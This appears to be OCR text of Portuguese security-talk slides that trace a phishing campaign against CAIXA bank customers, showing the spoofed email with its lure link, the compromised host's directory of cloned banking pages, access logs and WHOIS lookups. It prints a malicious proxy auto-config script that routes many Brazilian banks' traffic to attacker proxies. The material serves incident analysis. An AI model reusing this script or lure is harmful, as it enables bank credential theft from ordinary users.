
Na Internet


Gmail - CAIXA - Segurança. - microservice@gmail.com - Mozilla Firefox
07:32 marcos
Gmail - CAIXA - Segurança. - ...
https://mail.g...isp=inline&zw
Correio :: Bem-vindo ao Horde
google.com https://mail.google.com/mail/?shva=1#inbox/132381af56bab2c7
Google
Orkut Gmail Agenda Docs Fotos Reader Web mais
microservice@gmail.com
Gmail
Procurar e-mail
Pesquisar na web
Mostrar opções de pesquisa
Criar filtro
E-mail
Contatos
Tarefas
Escrever e-mail
Entrada (202)
Buzz
Enviados
Rascunhos (3)
Spam (568)
[Imap]/Sent
ADAGRI
AGENDA
Aldeia ZEN
americanas.com (1)
AULAS TRENIL
Cascavel
CLIENTES-ANDERSC
comprafacil
COMPRAS COLETIV
CONTAS PRA PAGA
CRC -PE
CURRICULOS
curso de redes MM
dicas
EMPREGOS
FastFind
FIC - ADS
FIC - DOCs
FIC - OC
FIC - REDES
Novo Optimus 3D ds LG - www.lge.com/br - Primeira experiência em 3D no mundo Tri-Dual, NOVO LG Optimus 3D
Sobre estes anúncios
Arquivar Spam Excluir Mover para Marcadores Mais
1 de 315
CAIXA - Segurança. Entrada x
internetbanking@caixa.gov.br para mim
mostrar detalhes 02:41 (4 horas atrás)
Responder
Cliente: CAIXA
E-mail: microservice@gmail.com.
Mensagem.html
4K Visualizar Baixar
Responder Encaminhar
internetbanking
internetbanking@caixa.gov.br
Mostrar detalhes
Anúncios
Go for GMAT TOEFL MBA LLM
Complete prep, high level results
The Point for Success
www.thepointacademic.com.br/
INSEAD's Top Ranked MBA
Make One of your MOST important Business Decisions. Your Career!
www.insead.edu/Official
MBA a distância Uninter
MBA com professores especialistas e renomados. Inscrições Abertas!
www.PosEadUninter.com.br
Online MBA Education
British MBA Online Degree, 100% Online in Just 12 Months, Apply!
www.StudyInterActive.org
Mais informações
E Mail Marketing »
Caixa »
Segurança 24 Horas »
Caixa De Segurança »



Mozilla Firefox
07:33
marcos
Gmail - CAIXA - Segurança. - ...
https://mail.g...isp=inline&zw
Correio :: Bem-vindo ao Horde
https://mail.google.com/mail/?ui=2&ik=cc238f0d8e&view=att&th=132381af56bab2c7&attid=0.1&disp=inline&zw
Google
CAIXA
Prezado Cliente, microservice@gmail.com
Foi lançada uma nova correção para o Cadastramento de computadores, esta corrige uma falha em nível crítico do sistema de identificação do cliente, que pode ocasionar perdas de dados e problemas de acesso. A atualização é simples e rápida, basta entrar no link abaixo e em seguida acessar sua conta, e após completar todos os dados que pedirão para efetuar uma atualização completa.
Para iniciar a atualização siga o caminho abaixo:
https://internetbanking.caixa.com.br/k0vmog2/Index.processa
Atenção: Todos os usuários devem se cadastrar e atualizar o Cadastramento de Computadores. Caso a correção não seja realizada,
seu computador será bloqueado e o desbloqueio só poderá ser realizado nas agencias da CAIXA.
http://www.geodigitalgps.pl/ /internetbanking.caixa.gov.br

Marcos Monteiro

Marcos Monteiro



Marcos Monteiro



Welcome to Phủ Đầu - Mozilla Firefox

07:40 marcos

Gmail - CAIXA - Segurança. - ... | https://mail.g...isp=inline&zw | Welcome to Phủ Đầu | Correio :: Bem-vindo ao Horde

http://phudau.com/

Google

Monday Sep 05th Text size + × –

TRANG CHỦ | NGHỆ THUẬT SỐNG | HỌ LÀ AI | GIÁO DỤC | CHUYỆN CƯỜI | BLOG | VIDEO CLIP | XẾP GIẤY | ẢNH VUI | LIÊN HỆ

HEADLINE

When You Tell Me That You Love Me

I wanna call the stars
Down from the sky
I wanna live a day
That never dies
I wanna change the world
Only for you
All the impossible
I wanna do

NGHỆ THUẬT SỐNG

Chìa khóa dẫn đến thành công

(Dân trí) - Chuyên gia nghề nghiệp Cavil Coodidge chia sẻ: "Nếu tôi phải chọn 3 tiêu chí quan trọng quyết định đến thành công của một người thì niềm tin, hành động và kỷ luật là sự lựa chọn của tôi,...".

MORE:

- Cảm ơn đời mỗi sớm mai thức dậy...
- 19 điều tự nói với bản thân

LỜI HAY Ý ĐẸP

Christopher Lehmann Haupt

Nghệ thuật sống

- Chìa khóa dẫn đến thành công
- Cảm ơn đời mỗi sớm mai thức dậy...
- 19 điều tự nói với bản thân
- Ngày của Mẹ(Mother's Day)
- Hạnh phúc và bất hạnh

Bài viết xem nhiều nhất

- Tôi yêu em đến nay chưa có thể
- 100 Điều Lãng Mạn Cho Người Ấy !!!!!!!!
- Thế giới mèo yêu
- Những hình ảo giác
- Edison - "Thiên tài là một phần trăm cảm hứng và 99 phần trăm đổ mồ hôi"
- Beethoven – Thiên Tài Vượt Lên Trên Số Phận
- Những trận đấu võ đài

Giải trí

- Những luật lệ lạ đời nhất thế giới
- BIẾT TÔI LÀ AI KHÔNG
- PHIL COLLINS - TRUE COLORS
- Ranh ngôn công chức
- Khi "thằng nhỏ" đòi tăng lương

Clip vui


- That is love
- Another Day in Paradise
- Graduation (Friends Forever) - Vitamin C
- Jeff Dunham & Peanut
- heaven's lunch


Giáo dục

- Tam Giác Thông Minh
- Những câu hỏi buồn cười nhất trên Yahoo
- Khích lệ bài 5

Who's Online

Marcos Monteiro


Index of / - Mozilla Firefox
07:42
marcos
Gmail - CAIXA - Segurança. ...
https://mail....isp=inline&zw
Index of /
404 Not Found
Correio :: Bem-vindo ao Ho...
http://phudau.com//
Google
Index of /
Parent Directory
elite.php
http-internetbanking.caixa.gov.br/
https-internetbanking.caixa.gov.br/
internetbanking.caixa.gov.br/
Apache Server at phudau.com Port 80



Fraude com Malware

```
function FindProxyForURL(url, host) {
var n = new
Array("www.bb.com.br","bb.com.br","www.bancodobrasil.com.br","
descoprime.com.br","bradescoprime.com.br","www.itau.com.br","i
unibanco.com.br","real.com.br","www.real.com.br","www.bancorea
.com","serasa.com.br","www.serasa.com.br","www.santander.com.b
d.com.br","www.hipercard.com.br","www.credicardcitinovo.com.br
for(var i =0;i<n.length;i++) { if (shExpMatch(host, n[i])) {
return "PROXY 69.65.45.24:80"; } }

var c = new
Array("www.caixa.gov.br","caixa.gov.br","internetbanking.caixa
"caixaeconomica.com.br");
for(var i =0;i<c.length;i++) { if (shExpMatch(host, c[i])) {
return "PROXY 72.167.0.126:80"; } }

return "DIRECT"; }
```

Log de acesso é a base

```
201.20.        - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20         - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20.        - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20.        - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20.        - - [04/Aug/2012:09:46:00 -0300] "GET /admi
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (
201.20.        - - [04/Aug/2012:09:46:00 -0300] "GET /admi
(Windows NT 6.1; WOW64) AppleWebKit/537.1 (KHTML, like G
201.20.        - - [04/Aug/2012:09:46:00 -0300] "GET /admi
```

ana.org/numbers

Registry	Area Covered
AFRINIC	Africa Region
APNIC	Asia/Pacific Region
ARIN	North America Region
LACNIC	Latin America and some Caribbean Islands
RIPE NCC	Europe, the Middle East, and Central Asia

lacnic

português english español

lista de Gobernanza de Internet

les invitamos que se suscriban a la lista

<< Anterior | | Siguiente >>

Direcciones IPv4 disponibles	6923264
/8s	0.413
Fecha estimada de agotamiento	2014-06-19

Fases de Agotamiento de IPv4

Lista de Solicitudes Aprobadas

WHOIS

200.201.14.34

Anuncios y Novedades

